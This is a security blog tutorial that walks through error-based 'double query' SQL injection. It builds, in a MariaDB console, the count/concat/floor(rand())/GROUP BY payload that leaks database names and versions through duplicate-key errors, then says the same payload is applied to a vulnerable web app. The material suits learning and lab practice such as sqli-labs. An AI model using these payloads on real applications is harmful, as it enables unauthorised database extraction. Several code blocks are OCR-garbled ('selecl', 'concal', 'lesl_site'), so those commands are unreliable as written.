SQL Injection by Double Query | securiumsolutions

October 15, 2019 / By Securium Solutions

Image link http://destyy.com/w5qcw4

In today's blog, I am going to show you the error based SQL injection by Double query.

What is a Double query?

A double query SQL injection is nothing but combining two queries into a single query and getting the information through the SQL error message from the database. Union injection can not be used when the web pages fail to retrieve any results (Error, Expected Results) from

the database while we inject it with a single query, Then we should use double query SQL injection technique. It is a manual injection technique to dump the data from the database.

We will get the results by dumping of data with an error message which is to be displayed when the requested query fails to respond with the legitimate reply.

TERMS IN USE: Count (): The function which helps in counting the no. of rows that present in the database Eg. select count(*) from information_schema.tables. output: 80 means there are 80 rows in it

Rand() : The rand function returns the random decimal number between 0 and 1. Eg. Select rand(); Output: 0.653153153

Floor(): This function returns the largest integer value That is less than or equal to a number. By selecting rand and floor we can successfully generate integer number. Eg. select floor(rand()*2) ————> multiply the integer value by 2


Output: select floor(rand()*2) The results look like this integer value 1

1

Group by:- Group by clause brings the common value in the column. If the two same values in the columns it will aggregate and show it as a single value.

STEP 1:- To understand the brief concept about the double query we have to go in backend SQL database server Before exploiting error we have to understand some basic functions.

>Count() >Rand() >Floor() >Group by



The value of floor, rand it will multiply by 2 and return the calculation values. And we will give an alias name(any) i.e. ‘a’

.

```
MariaDB [test_site]> select floor(rand()*2);
+-----------------+
| floor(rand()*2) |
+-----------------+
|               0 |
+-----------------+
1 row in set (0.00 sec)

MariaDB [test_site]> select floor(rand()*2);
+-----------------+
| floor(rand()*2) |
+-----------------+
|               1 |
+-----------------+
1 row in set (0.00 sec)

MariaDB [test_site]> select floor(rand()*2);
+-----------------+
| floor(rand()*2) |
+-----------------+
|               1 |
+-----------------+
1 row in set (0.00 sec)

MariaDB [test_site]>
```

```
MariaDB [test_site]> select floor(rand()*2);
+-----------------+
| floor(rand()*2) |
+-----------------+
|               1 |
+-----------------+
1 row in set (0.00 sec)

MariaDB [test_site]> select floor(rand()*2);
+-----------------+
| floor(rand()*2) |
+-----------------+
|               1 |
+-----------------+
1 row in set (0.00 sec)

MariaDB [test_site]> select floor(rand()*2)prabu;
+-------+
| prabu |
+-------+
|     0 |
+-------+
1 row in set (0.00 sec)

MariaDB [test_site]>
```

STEP 2:- Now dumping everything one by one in the form of sql error. First dumping the database name with different queries

```
MariaDB [test_site]> select database();
+-------------+
| database()  |
+-------------+
| test_site   |
+-------------+
1 row in set (0.00 sec)

MariaDB [test_site]> select (select database());
+----------------------+
| (select database()) |
+----------------------+
| test_site           |
+----------------------+
1 row in set (0.00 sec)

MariaDB [test_site]> select concat((select database()));
+-----------------------------+
| concat((select database())) |
+-----------------------------+
| test_site                   |
+-----------------------------+
1 row in set (0.00 sec)
```

STEP 3:- Now combine all the query and using colon(::) and alias to make more attractive the dumped result, like database, version, user, etc. and also use Concat function. The Concat function is used for concatenating the two strings.

```
MariaDB [test_site]> select concat(":",(select database()),":",floor(rand()*2));
+-----------------------------------------------------+
| concat(":",(select database()),":",floor(rand()*2)) |
+-----------------------------------------------------+
| :test_site:0                                        |
+-----------------------------------------------------+
1 row in set (0.00 sec)

MariaDB [test site]> select concat(":",(select database()),":",floor(rand()*2))a
;
+--------------+
| a            |
+--------------+
| :test_site:0 |
+--------------+
1 row in set (0.00 sec)
```

STEP 4:- combine the query with count, floor, rand value and dumping all the rows inside the information schema. As the screenshot below there is 1859 rows inside the database.

```
MariaDB [lesl_site]> selecl concal(":",(selecl dalabase()),":",floor(rand()*2))a
 from information_schema.columns;
+--------------+
| a            |
+--------------+
| :test site:0 |
| :test site:1 |
| :test site:1 |
| :test site:1 |
| :test site:1 |
| :test_site:1 |
| :test_site:1 |
| :test_site:1 |
+--------------+
1859 rows in set (0.15 sec)
```

STEP 5:- Now let's update the query with select and count with applying group by clause and we see the result some 937 zeros and 922 one. By doing a couple of times it shows us error with some information. It shows us the database name with MySQL error.

```
MariaDB [test_site]> select concat(":",(select database()),":",floor(rand()*2))a
 from information_schema.columns group by a;
+--------------+
| a            |
+--------------+
| :test_site:0 |
| :lesl_sile:1 |
+--------------+
2 rows in set (0.04 sec)

MariaDB [lesl sile]> selecl count(*), concal(":",(selecl dalabase()),":",floor(r
and()*2))a from inforration schema.columns group by a;
+----------+--------------+
| count(*) | a            |
+----------+--------------+
|      945 | :test site:0 |
|      914 | :test_site:1 |
+----------+--------------+
2 rows in set (0.04 sec)
```


```
MariaDB [test_site]> select count(*), concat(":",(select database()),":",floor(r
and()*2))a from information_schema.columns group by a;
+----------+--------------+
| count(*) | a            |
+----------+--------------+
|      937 | :test_site:0 |
|      922 | :test_site:1 |
+----------+--------------+
2 rows in set (0.03 sec)

MariaDB [lesl_site]> selecl count(*), concal(":",(selecl dalabase()),":",floor(r
and()*2))a from information_schema.columns group by a;
ERROR 1062 (23000): Duplicate entry ':lesl_site:1' for key 'group_key'
MariaDB [lesl_site]>
```

STEP 6:- Now let's try to dump the version that used by the test_site database. We successfully dumped the version name in the form of SQL error.


```
MariaDB [test_site]> select count(*), concat(":",(select version()),":",floor(ra
nd()*2))a from information_schema.tables group by a;
ERROR 1062 (23000): Duplicate entry ':10.1.35-MariaDB-1:1' for key 'group_key'
MariaDB [test_site]>
```


As seen above we dumped the version of the database. As we can dump all the required information that inside the SQL database. Now let's back to the application to understand the real attack scenario.


Step 7:- simply use the combined query the same as used in backend and doing multiple couples of times and it extracts the database name.



STEP 8:- It shows us error 'subquery returns more than one row' to enter a couple of times and successfully show us the MySQL version.







Displaying the first table name from the current database.

By using the command information_schema.tables and information_schema.columns we successfully extract the table name and the column name one by one. We can extract more and more information from the database using MySQL error.

Demo details:- Backend database -MySQL Database name- test_site, security Table name- emails,referers Column name- Vulnerable PhP code Do

A double query SQL injection is manual techniques to dump the database where union query is not worked it takes some time but it is the best technique to extract the information from the MySQL database. If you wish to do automation and want to save your then you can visit my previous blog http://destyy.com/w499hd

References:- https://github.com/Audi-1/sqli-labs

← Previous Post Next Post →

Leave a Comment

Your email address will not be published. Required fields are marked *

Type here..

Name*

E-mail*

Website

Save my name, email, and website in this browser for the next time I comment.

Post Comment »

Search ...

Contact form

First Name *

Last Name *

Email *

Comment or Message *

LET'S GET STARTED

Recent Posts

Pentesting Framework for Dockers

Enable Docker API for Remote connection and Abusing the Docker API

Docker Privilege Escalation

Vulnerability Assessment of Docker Image

Introduction to Docker and How Docker can be used as Pentesting?

SENSITIVE DATA EXPOSURE

Categories

All Categories

Android

Angular

Artificail Intelligence

Azure

Cloud Computing

Cyber news

Cybersecurity

Data Science

Ethical Hacking

Future and Opportunities

IMB Cloud

Internet of Thing

iOS

Learning

Machine Learning

Pandas

Python

python with cyber security

SEO

Technologies

Web Development

Web Technologies

Archives

June 2022

May 2022

September 2021

August 2021

July 2021

June 2021

May 2021

April 2021

March 2021

February 2021

January 2021

December 2020

November 2020

October 2020

September 2020

August 2020

July 2020

June 2020

May 2020

March 2020

February 2020

January 2020

December 2019

November 2019

October 2019

September 2019